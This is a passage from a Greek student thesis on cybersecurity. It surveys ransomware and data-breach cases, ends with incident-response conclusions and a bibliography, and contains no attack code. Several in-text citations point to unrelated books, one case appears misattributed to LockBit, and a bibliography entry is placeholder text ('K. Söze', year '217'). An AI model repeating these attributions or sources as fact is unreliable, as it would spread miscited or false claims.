Έρευνες κάνουν λόγο πως οι οργανισμοί οι οποίοι επηρεάστηκαν από το WannaCry έπρεπε να αποφασίσουν αν θα πληρώσουν τα λύτρα ή αν θα επιχειρήσουν να ανακτήσουν δεδομένα από αντίγραφα ασφαλείας. Πολλοί ειδικοί σε θέματα ασφάλειας συμβουλεύτηκαν να μην πληρώσουν τα λύτρα. Με κυριότερο σκοπό να καταφέρουν να μετριάσουν τον αντίκτυπο, οι οργανισμοί εφάρμοσαν ενημερώσεις κώδικα ασφαλείας, βελτίωσαν την ασφάλεια του δικτύου και εκπαίδευσαν τους υπαλλήλους σε ό,τι είχε να κάνει με τη συγκεκριμένη απειλή (Monnappa, 2018).

Σε αυτό το σημείο είναι χρήσιμη η αναφορά και στην περίπτωση της Maersk. Ο ναυτιλιακός γίγαντας Maersk της Δανίας έπεσε θύμα της επίθεσης ransomware NotPetya την περίοδο του 2017. Η εν λόγω επίθεση διέκοψε τις παγκόσμιες δραστηριότητές του, κοστίζοντας στην εταιρία εκατοντάδες εκατομμύρια δολάρια. Η Maersk έπρεπε να ξαναχτίσει την υποδομή πληροφορικής της από την αρχή. Η εταιρία αποκατέστησε τις δραστηριότητές της τη δεύτερη εβδομάδα της επίθεσης. Τόνισε τη σημασία της κυβερνοασφάλειας και του πλεονασμού στο σχέδιο επιχειρηματικής συνέχειας (Saldanha, 2020).

Ένα άλλο παράδειγμα αφορά την Yahoo (2013 και 2014). Η Yahoo υπέστη δύο μεγάλες παραβιάσεις δεδομένων το 2013 και το 2014. Η πρώτη εξ αυτών αποκάλυψε πάνω από 1 δισεκατομμύριο λογαριασμούς χρηστών, ενώ η δεύτερη παραβίαση επηρέασε 500

εκατομμύρια λογαριασμούς. Αυτά τα περιστατικά οδήγησαν εν τέλει σε μειωμένη τιμή απόκτησης από την Verizon Communications.

Η Yahoo αντιμετώπισε νομικές συνέπειες και μείωση της εμπιστοσύνης των χρηστών. Η εταιρία εργάστηκε με βασικότερο σκοπό τη βελτίωση των πρακτικών ασφαλείας της, την ταχύτερη αποκάλυψη των παραβιάσεων και τη βελτίωση της προστασίας των δεδομένων των χρηστών. Η Verizon Communications διαπραγματεύτηκε επίσης χαμηλότερη τιμή απόκτησης (Sexe, 2018).

Επίσης, υφίσταται η περίπτωση της Marriott International. Η Marriott αποκάλυψε μια παραβίαση δεδομένων την περίοδο του 2018 η οποίες επέφερε επιρροές έως και 500 εκατομμυρίων επισκεπτών. Η παραβίαση ως επί το πλείστον περιείχε την κλοπή προσωπικών στοιχείων, συμπεριλαμβανομένων των αριθμών διαβατηρίων, των στοιχείων της κάρτας πληρωμής και των στοιχείων επικοινωνίας.

Η συγκεκριμένη εταιρία πρόσφερε στους επηρεαζόμενους επισκέπτες ένα χρόνο δωρεάν προστασία από κλοπή ταυτότητας και συνεργάστηκε ενεργά με τις αρχές επιβολής του νόμου. Η παραβίαση υπογράμμισε την ανάγκη για ενδελεχή δέουσα επιμέλεια στις συγχωνεύσεις και τις εξαγορές για την αξιολόγηση του κινδύνου για την ασφάλεια στον κυβερνοχώρο (Van Woudenberg and O'Flynn, 2021).

Χαρακτηριστικό παράδειγμα αποτελεί και η περίπτωση της Uber την περίοδο του 2016. Η εταιρία κοινής χρήσης διαδρομής Uber αντιμετώπισε παραβίαση δεδομένων το 2016 αλλά δεν την αποκάλυψε μέχρι το 2017. Η παραβίαση αποκάλυψε τα προσωπικά στοιχεία 57 εκατομμυρίων χρηστών και η εταιρία πλήρωσε σημαντικά λύτρα στους χάκερ προκειμένου να διαγράψουν τα κλεμμένα δεδομένα (Troia, 2020).

Η Uber αντιμετώπισε αντιδράσεις λόγω του ότι δεν αποκάλυψε αμέσως την παραβίαση. Η εταιρεία απέλυσε τον επικεφαλής ασφαλείας της και έλαβε μέτρα για να βελτιώσει την ασφάλεια των δεδομένων και τις διαδικασίες αναφοράς. Κατέληξε επίσης σε διακανονισμούς με τις αρχές των ΗΠΑ και τους γενικούς εισαγγελείς (Monnappa, 2018).

Μια άλλη περίπτωση αφορά την επίθεση SolarWinds. Η κυβερνοεπίθεση SolarWinds, η οποία ανακαλύφθηκε στα τέλη της περιόδου του 2020, ήταν μια τεράστια επίθεση στην αλυσίδα εφοδιασμού. Οι κυβερνοεγκληματίες έθεσαν σε κίνδυνο τη διαδικασία ενημέρωσης λογισμικού της SolarWinds, μιας εταιρίας που παρέχει λογισμικό διαχείρισης δικτύου σε πολλές κυβερνητικές υπηρεσίες και εταιρίες, οδηγώντας σε μεγάλης κλίμακας παραβίαση δεδομένων και κατασκοπεία. Αφού ανακάλυψε την παραβίαση, η SolarWinds εργάστηκε με απώτερο σκοπό την αντιμετώπιση των τρωτών

σημείων στο λογισμικό της και ειδοποίησε τους πελάτες για πιθανούς συμβιβασμούς. Αυτό το περιστατικό προκάλεσε έντονο έλεγχο της ασφάλειας της εφοδιαστικής αλυσίδας λογισμικού (Conklin et al., 2021).

Ένα άλλο παράδειγμα έχει να κάνει με την Colonial Pipeline. Τον Μάιο του 2021, η Colonial Pipeline, ένας σημαντικός χειριστής αγωγών καυσίμων στις Ηνωμένες Πολιτείες, έπεσε θύμα επίθεσης ransomware. Η επίθεση διέκοψε τη διανομή καυσίμων κατά μήκος της ανατολικής ακτής, οδηγώντας σε καθοριστικές ελλείψεις όπως επίσης και αυξημένες τιμές καυσίμων

Η συγκεκριμένη εταιρία αποφάσισε να πληρώσει λύτρα για να αποκαταστήσει γρήγορα τη λειτουργία της. Η εν λόγω εταιρία συνεργάστηκε με τις αρχές επιβολής του νόμου για να παρακολουθήσει και να ανακτήσει μέρος της πληρωμής λύτρων, επισημαίνοντας τα ηθικά και νομικά διλήμματα που σχετίζονται με τις επιθέσεις ransomware (Van Oorschot, 2021).

Αυτά τα παραδείγματα απεικονίζουν την ποικιλομορφία των απειλών στον κυβερνοχώρο και τον πιθανό αντίκτυπο σε οργανισμούς από διάφορους τομείς. Η κυβερνοασφάλεια παραμένει ένα κρίσιμο μέλημα για τις επιχειρήσεις όλων των μεγεθών. Σημαντικές συνέπειες, όμως, υπήρξαν και στην περίπτωση της επίθεσης NotPetya (γνωστή και ως ExPetr, Petya ή PetrWrap). Επί της ουσίας ήταν μια επίθεση ransomware που επηρέασε κυρίως την Ουκρανία, αλλά είχε και παγκόσμιες συνέπειες (Rains, 2020).

Αρκετοί ουκρανικοί οργανισμοί, συμπεριλαμβανομένων κυβερνητικών υπηρεσιών και ενεργειακών εταιριών, ήταν μεταξύ των αρχικών στόχων. Σημαντικές πολυεθνικές εταιρίες όπως ήταν για παράδειγμα η Maersk, η Merck καθώς επίσης και η FedEx επηρεάστηκαν επίσης. Η Maersk, συγκεκριμένα, υπέστη σημαντικές οικονομικές απώλειες λόγω της επίθεσης (Hibberd, 2022).

Εξίσου σημαντική περίπτωση αποτελεί και το GandCrab. Με λίγα λόγια ήταν ένα ευρέως διαδεδομένο στέλεχος ransomware που στόχευε διάφορους οργανισμούς και άτομα. Πολλές πιο μικρές επιχειρήσεις και δήμοι έπεσαν θύματα αυτού του ransomware, με τους εισβολείς να απαιτούν συχνά πληρωμή σε κρυπτονομίσματα (Steinberg, 2022).

Παράλληλα το Ryuk είναι ένα εξελιγμένο στέλεχος ransomware που στοχεύσει σε ένα ευρύ φάσμα οργανισμών, συμπεριλαμβανομένων νοσοκομείων, τοπικών κυβερνήσεων και λοιπών επιχειρήσεων. Για παράδειγμα, η Λέικ Σίτι της Φλόριντα και η Βαλτιμόρη του Μέριλαντ είναι μεταξύ των τοπικών κυβερνήσεων που υπέστησαν επιθέσεις αυτής της μορφής, με αιτήματα λύτρων εκατοντάδων χιλιάδων δολαρίων (Duane, 2021).

Από την άλλη μεριά, για την περίπτωση Maze, θα πρέπει να σημειωθεί πως πρόκειται για ransomware το οποίο ήταν γνωστό όχι μόνο για την κρυπτογράφηση αρχείων αλλά και για την εξαγωγή δεδομένων. Οι επιτιθέμενοι απείλησαν να δημοσιεύσουν τα κλεμμένα δεδομένα εάν δεν καταβάλλονταν τα λύτρα. Σημαντικές οργανώσεις, συμπεριλαμβανομένων των Cognizant και Canon, αντιμετώπισαν επιθέσεις αυτού του είδους (Malacina, 2020).

Χαρακτηριστικό παράδειγμα αποτελεί και η περίπτωση Sodinokibi. Επί της ουσίας είναι γνωστό και ως REvil, και στόχευε διάφορους οργανισμούς υψηλού προφίλ. Την περίοδο του 2021, η REvil επιτέθηκε στην εταιρία διαχείρισης IT Kaseya, επιφέροντας καθοριστικές επιρροές και επιδράσεις σε πολλούς και διαφορετικούς παρόχους διαχειριζόμενων υπηρεσιών (MSP) και τους πελάτες τους (Van Oorschot, 2021).

Ταυτόχρονα, σημαντική περίπτωση αποτελεί και το DarkSide το οποίο απέκτησε φήμη μετά την επίθεση ransomware του Colonial Pipeline τον Μάιο της περιόδου του 2021. Η επίθεση διέκοψε τη διανομή καυσίμου κατά μήκος της ανατολικής ακτής των Ηνωμένων Πολιτειών, οδηγώντας σε ελλείψεις και αύξηση των τιμών των καυσίμων.

Από την άλλη μεριά, το LockBit ransomware έχει στοχεύσει μια σειρά οργανισμών, συμπεριλαμβανομένων των παρόχων υγειονομικής περίθαλψης, των κατασκευαστών και των δικηγορικών γραφείων. Χαρακτηριστικό παράδειγμα αποτελούσε η επίθεση στη δικηγορική εταιρία Jones Day, η οποία φέρεται να αφορούσε την κλοπή εμπιστευτικών δεδομένων πελατών (Hibberd, 2022).

Επίσης, υπήρξε και το παράδειγμα Conti που είναι ένα σχετικά νέο στέλεχος ransomware το οποίο ως επί το πλείστον είναι γνωστό για το ότι επιτίθεται σε μια μεγάλη ποικιλία οργανισμών, συμπεριλαμβανομένων των παρόχων υγειονομικής περίθαλψης, των υπηρεσιών επιβολής του νόμου όπως επίσης και των εκπαιδευτικών ιδρυμάτων (Conklin et al., 2021).

Αυτά τα παραδείγματα υπογραμμίζουν την ποικιλία των επιθέσεων ransomware και το ευρύ φάσμα των οργανισμών που έχουν επηρεαστεί. Οι επιθέσεις ransomware συνεχίζουν να αποτελούν σημαντική ανησυχία για την ασφάλεια στον κυβερνοχώρο και οι οργανισμοί όλων των μεγεθών και βιομηχανιών πρέπει να παραμείνουν σε επαγρύπνηση στις προσπάθειές τους να προστατεύσουν τα δεδομένα και τα συστήματά τους (Diogenes and Ozkaya, 2018).

ΣΥΜΠΕΡΑΣΜΑΤΑ

Όπως είδαμε στη συγκεκριμένη εργασία το κακόβουλο λογισμικό και οι ιοί αποτελούν σημαντικές απειλές για τα συστήματα και τα δίκτυα υπολογιστών, διακυβεύουν δεδομένα, διακόπτουν τις λειτουργίες και οδηγούν σε οικονομικές απώλειες ή παραβιάσεις της ιδιωτικής ζωής των ανθρώπων. Τα αντίμετρα και οι πρακτικές ασφαλείας είναι ζωτικής σημασίας για την προστασία από κακόβουλο λογισμικό και ιούς. Αυτά περιλαμβάνουν τη χρήση λογισμικού προστασίας από ιούς, την τακτική ενημέρωση συστημάτων και λογισμικού, την εφαρμογή ασφαλούς ελέγχου ταυτότητας, την εκπαίδευση των χρηστών σχετικά με τις συνήθειες ασφαλούς περιήγησης και το ηλεκτρονικό ψάρεμα, τη διασφάλιση της ασφάλειας του δικτύου και τη δημιουργία ισχυρών διαδικασιών δημιουργίας αντιγράφων ασφαλείας και ανάκτησης.

Γενικότερα, όπως φάνηκε στην εν λόγω εργασία η ασφάλεια του Διαδικτύου είναι μια πολυδιάστατη έννοια που απαιτεί συνδυασμό τεχνικών ελέγχων, ευαισθητοποίησης των χρηστών και βέλτιστων πρακτικών για τον μετριασμό των κινδύνων. Καθώς οι απειλές τεχνολογίας και κακόβουλου λογισμικού εξελίσσονται, είναι απαραίτητο να παραμένουμε σε εγρήγορση και να προσαρμόζουμε ανάλογα τα μέτρα ασφαλείας.

Η συνεχής παρακολούθηση, οι ενημερώσεις και οι προληπτικές αμυντικές στρατηγικές είναι απαραίτητες για την αντιμετώπιση των αναδυόμενων τύπων κακόβουλου λογισμικού και τεχνικών επίθεσης. Η συνεργασία μεταξύ ατόμων, οργανισμών και ειδικών σε θέματα ασφάλειας είναι ζωτικής σημασίας για την καταπολέμηση κακόβουλου λογισμικού και ιών. Η κοινή χρήση πληροφοριών για τις απειλές, η αναφορά περιστατικών και η ενημέρωση σχετικά με τις πιο πρόσφατες τάσεις και πρακτικές ασφαλείας μπορεί να ενισχύσει τη συνολική ασφάλεια στο Διαδίκτυο.

Παρά το γεγονός πως τα παραπάνω αντίμετρα είναι αποτελεσματικά, είναι σημαντικό να κατανοήσουμε ότι κανένα σύστημα δεν είναι εντελώς απρόσβλητο στους εν λόγω κινδύνους. Η υιοθέτηση μιας πολυεπίπεδης προσέγγισης ασφαλείας όπως επίσης και η διατήρηση μιας προληπτικής νοοτροπίας είναι ζωτικής σημασίας για την ελαχιστοποίηση του αντίκτυπου του κακόβουλου λογισμικού και την προστασία των ευαίσθητων πληροφοριών.

Όπως είδαμε στο τελευταίο κεφάλαιο της εν λόγω εργασίας, το μεγαλύτερο ποσοστό των συγκεκριμένων παραδειγμάτων εστίασαν σε καθορισμένες τακτικές αντιμετώπισης αυτών των επιθέσεων. Γενικότερα, είναι σημαντικό να γνωρίζουμε πως η απόκριση σε επιθέσεις ransomware είναι εφικτό να ποικίλλει ανάλογα με τον οργανισμό,

το εκάστοτε στέλεχος του ransomware, την έκταση του συμβιβασμού και την ετοιμότητα του οργανισμού με απώτερο σκοπό την ασφάλεια στον κυβερνοχώρο.

Μια από τις πιο διαδεδομένες τακτικές φαίνεται πως είναι η απομόνωση και περιορισμός. Το πρώτο βήμα είναι να απομονωθούν τα επηρεαζόμενα συστήματα για να αποτραπεί η περαιτέρω εξάπλωση του κακόβουλου λογισμικού εντός του δικτύου. Αυτό μπορεί να περιλαμβάνει την αποσύνδεση επηρεαζόμενων συσκευών ή τμημάτων του δικτύου.

Εξίσου σημαντικό ρόλο φαίνεται πως διαδραματίζει η αναγνώριση και η ανάλυση. Ο οργανισμός θα εργαστεί για να εντοπίσει τον τύπο του ransomware και το εύρος της επίθεσης. Η ανάλυση βοηθά στην κατανόηση του επιπέδου κρυπτογράφησης, της έκτασης της παραβίασης των δεδομένων και του κατά πόσον ο εισβολέας διέτρεξε ευαίσθητες πληροφορίες.

Παράλληλα, πολλοί οργανισμοί επικοινωνούν με τις αρχές επιβολής του νόμου, όπως είναι για παράδειγμα το FBI, για να αναφέρουν το περιστατικό. Μπορούν επίσης να συνεργαστούν με ειδικούς στον τομέα της κυβερνοασφάλειας για να βοηθήσουν στη διερεύνηση και την απάντηση στην επίθεση. Εξίσου σημαντικό ρόλο διαδραματίζει η ανάκτηση αντιγράφων ασφαλείας. Εάν ο οργανισμός έχει ενημερωμένα αντίγραφα ασφαλείας των δεδομένων του, μπορεί να επαναφέρει τα συστήματα από αυτά τα αντίγραφα ασφαλείας. Αυτός είναι συχνά ο πιο αποτελεσματικός τρόπος για να ανακτήσετε από μια επίθεση ransomware χωρίς να πληρώσετε τα λύτρα.

Σε αρκετές περιπτώσεις, όμως, γίνεται χρήση και της τακτικής της διαπραγμάτευσης. Ορισμένοι οργανισμοί ενδέχεται να αποφασίσουν να διαπραγματευτούν με τους εισβολείς και να πληρώσουν τα λύτρα για να λάβουν το κλειδί αποκρυπτογράφησης. Αυτή η απόφαση βασίζεται συχνά στην κρισιμότητα των δεδομένων και στις πιθανές οικονομικές επιπτώσεις της παρατεταμένης διακοπής λειτουργίας. Εάν ο οργανισμός επιλέξει να πληρώσει τα λύτρα, μπορεί να ακολουθήσει τις οδηγίες που παρέχονται από τους εισβολείς για την πραγματοποίηση της πληρωμής, συνήθως σε κρυπτονομίσματα.

Μια άλλη τακτική αφορά και την αποκρυπτογράφηση. Μόλις πληρωθούν τα λύτρα, ο εισβολέας παρέχει ένα κλειδί αποκρυπτογράφησης για να ξεκλειδώσει τα κρυπτογραφημένα δεδομένα. Ο οργανισμός μπορεί στη συνέχεια να ξεκινήσει τη διαδικασία επαναφοράς συστημάτων και αρχείων. Στη συνέχεια καθοριστικό ρόλο παίζουν οι βελτιώσεις ασφαλείας που θα γίνουν. Μετά την επίλυση της επίθεσης, οι οργανισμοί συχνά εφαρμόζουν βελτιώσεις ασφάλειας για να αποτρέψουν μελλοντικά

περιστατικά. Αυτό μπορεί να περιλαμβάνει την ενίσχυση μέτρων κυβερνοασφάλειας, την επιδιόρθωση των τρωτών σημείων και την ενίσχυση της εκπαίδευσης των εργαζομένων σχετικά με τις βέλτιστες πρακτικές ασφάλειας.

Εάν διακυβεύονται ευαίσθητα δεδομένα πελατών ή εργαζομένων, οι οργανισμοί ενδέχεται να χρειαστεί να ειδοποιήσουν τα επηρεαζόμενα μέρη και να συμμορφωθούν με τις απαιτήσεις αναφοράς παραβίασης δεδομένων, ανάλογα με τους ισχύοντες κανονισμούς προστασίας δεδομένων. Οι οργανισμοί στη συνέχεια πρέπει να διαχειρίζονται τις δημόσιες σχέσεις και να εργαστούν για την αποκατάσταση της εμπιστοσύνης με τους πελάτες και τα ενδιαφερόμενα μέρη τους. Η διαφανής επικοινωνία σχετικά με το περιστατικό και τα μέτρα που λαμβάνονται για την αποτροπή μελλοντικών επιθέσεων είναι ζωτικής σημασίας.

Ακόμα, οι οργανισμοί ενδέχεται να αντιμετωπίσουν νομικές συνέπειες και ρυθμιστικές έρευνες μετά από επίθεση ransomware, η οποία μπορεί να οδηγήσει σε πρόστιμα ή άλλες κυρώσεις. Ορισμένοι οργανισμοί, επίσης, έχουν ασφαλιστήρια συμβόλαια ασφάλειας στον κυβερνοχώρο που μπορεί να καλύπτουν μέρος του κόστους που σχετίζεται με μια επίθεση ransomware, όπως για παράδειγμα πληρωμές λύτρων, νομικές αμοιβές και έξοδα ανάκτησης.

Τέλος, είναι σημαντικό να σημειωθεί ότι η πληρωμή λύτρων γενικά αποθαρρύνεται από τους ειδικούς της επιβολής του νόμου και της ασφάλειας στον κυβερνοχώρο, επειδή ενθαρρύνει και χρηματοδοτεί εγκληματικές δραστηριότητες. Ωστόσο, ορισμένοι οργανισμοί που αντιμετωπίζουν σοβαρές λειτουργικές διακοπές ή απώλεια δεδομένων μπορεί να το δουν ως τον πιο γρήγορο τρόπο ανάκτησης. Η καλύτερη προσέγγιση για την αντιμετώπιση του ransomware είναι η προληπτική πρόληψη και προετοιμασία για την ελαχιστοποίηση του κινδύνου και των επιπτώσεων μιας επίθεσης.

Συμπερασματικά θα μπορούσε να ειπωθεί πως εφαρμόζοντας ισχυρά αντίμετρα, ασκώντας ασφαλή διαδικτυακή συμπεριφορά και μένοντας ενημερωμένοι για τις αναδυόμενες απειλές, οι χρήστες και οι εταιρίες ή οι οργανισμοί μπορούν να ενισχύσουν σημαντικά την ασφάλειά τους στο διαδίκτυο και να προστατευθούν από το συνεχώς εξελισσόμενο τοπίο κακόβουλου λογισμικού και ιών.

Βιβλιογραφία

[1] M. &. C. F. Baldi, "A trusted cryptocurrency scheme for secure and verifiable digital transactions," *First Monday,* vol. 22, no. 11, 2017.

[2] K. Söze, Blockchain: Ultimate Step By Step Guide To Understanding Blockchain Technology, Bitcoin Creation, and and the future of Money, 2nd edition ed., O'Reilly, 217.

[3] Γερμανός Γ.Α., Πέππα Κ., (2018), Cyber Safety, Εκδόσεις Γερμανός, Αθήνα.

[4] Μαυρίδης Ι., (2015), Ασφάλεια πληροφοριών στο διαδίκτυο, Σύνδεσμος Ελληνικών Ακαδημαϊκών Βιβλιοθηκών, Αθήνα.

[5] Παππάς Σ., (2021), Κυβερνοεπιθέσεις και πρακτικές διασφάλισης της υποδομής ενός Πληροφοριακού Συστήματος, Διπλωματική εργασία, Πανεπιστήμιο Αιγαίου, Σάμος.

[6] Ριζικός Ι., (2021), Μεταϋπολογισμός βαθμού επικινδυνότητας IP και URL διευθύνσεων, Διπλωματική εργασία, Πανεπιστήμιο Αιγαίου, Σάμος.

[7] Adeniji S.A., (2012), Network Security, Thesis, Turku University of Applied Sciences.

[8] Conklin W.A., White G., Cothren C., Davis R.L., (2021), Principles of Computer Security: CompTIA Security+ and Beyond, 6th Edition, McGraw Hill.

[9] Cutler T., Royer D., Tardif R., Herzog P., (2020), Insider Secrets to INTERNET SAFETY: Advice From a Professional Hacker, Smilling Eyes Press.

[10] Diogenes Y., Ozkaya E., (2018), Cybersecurity??? Attack and Defense Strategies, Packt Publishing Limited.

[11] Duane C.W., (2021), Cybersecurity, MIT PRESS.

[12] Hibberd G., (2022), Art of Cyber Security, IT Governance Publishing.

[13] Kizza M.J., (2017), Guide to Computer Network Security, Springer.

[14] Knapp E.D., Langill J.T., (2014), Industrial Network Security, Syngress Media.

[15] Malacina J., (2020), Online Safety: The Complete Guide to Being Safe Online, No Limit Enterprises Inc.

[16] Monnappa K.A., (2018), Learning Malware Analysis, Packt Publishing Limited.

[17] Navarro J., (2019), Modelization and identification of multi-step cyberattacks in sets of events, Thesis, Universite de Strasbourg.

[18] Pagden J., Moran D., (2017), Internet Safety: Considerations for keeping you and your family safe while using the internet, CreateSpace Independent Publishing Platform.

[19] Pfleeger C., Pfleeger S., (2018), Ασφάλεια πληροφοριακών συστημάτων, 5η Έκδοση, Εκδόσεις Τζιόλα, Αθήνα.

[20] Rains T., (2020), Cybersecurity Threats, Malware Trends, and Strategies: Learn to mitigate exploits, malware, phishing, and other social engineering attacks, Packt Publishing.

[21] Saldanha A., (2020), Malware Analysis and Detection Engineering, APress.

[22] Sexe J., (2018), Malware Data Science, No Starch Press.

[23] Singer P.W., (2014), Cybersecurity and Cyberwar, Oxford University Press Inc.

[24] Stallings W., (2012), Κρυπτογραφία και ασφάλεια δικτύων: Αρχές και εφαρμογές, Εκδόσεις ΙΩΝ, Αθήνα.

[25] Steinberg J., (2022), Cybersecurity For Dummies, 2nd Edition, John Wiley & Sons Inc.

[26] Troia V., (2020), Hunting Cyber Criminals - A Hacker's Guide to Online Intelligence Gathering Tools and Techniques, John Wiley & Sons Inc.

[27] Van Oorschot P.C., (2021), Computer Security and the Internet, Springer Nature Switzerland AG.

[28] Van Woudenberg J., O'Flynn C., (2021), Hardware Hacking Handbook, No Starch Press.

[29] Wang J., Kissel Z.A., (2015), Introduction to Network Security: Theory and Practice, 2nd Edition, Wiley.

[30] https://blog.avast.com/a-closer-look-at-the-locky-ransomware

[31] https://www.techtarget.com/searchsecurity/definition/malware

[32] https://unit42.paloaltonetworks.com/script-based-malware/

[33] https://www.secnews.gr/112898/malicious-code-into-javascript/

Παράρτημα Κώδικα

Σε περίπτωση που η διατριβή σας περιέχει οποιουδήποτε είδους κώδικα να παρατεθεί εδώ.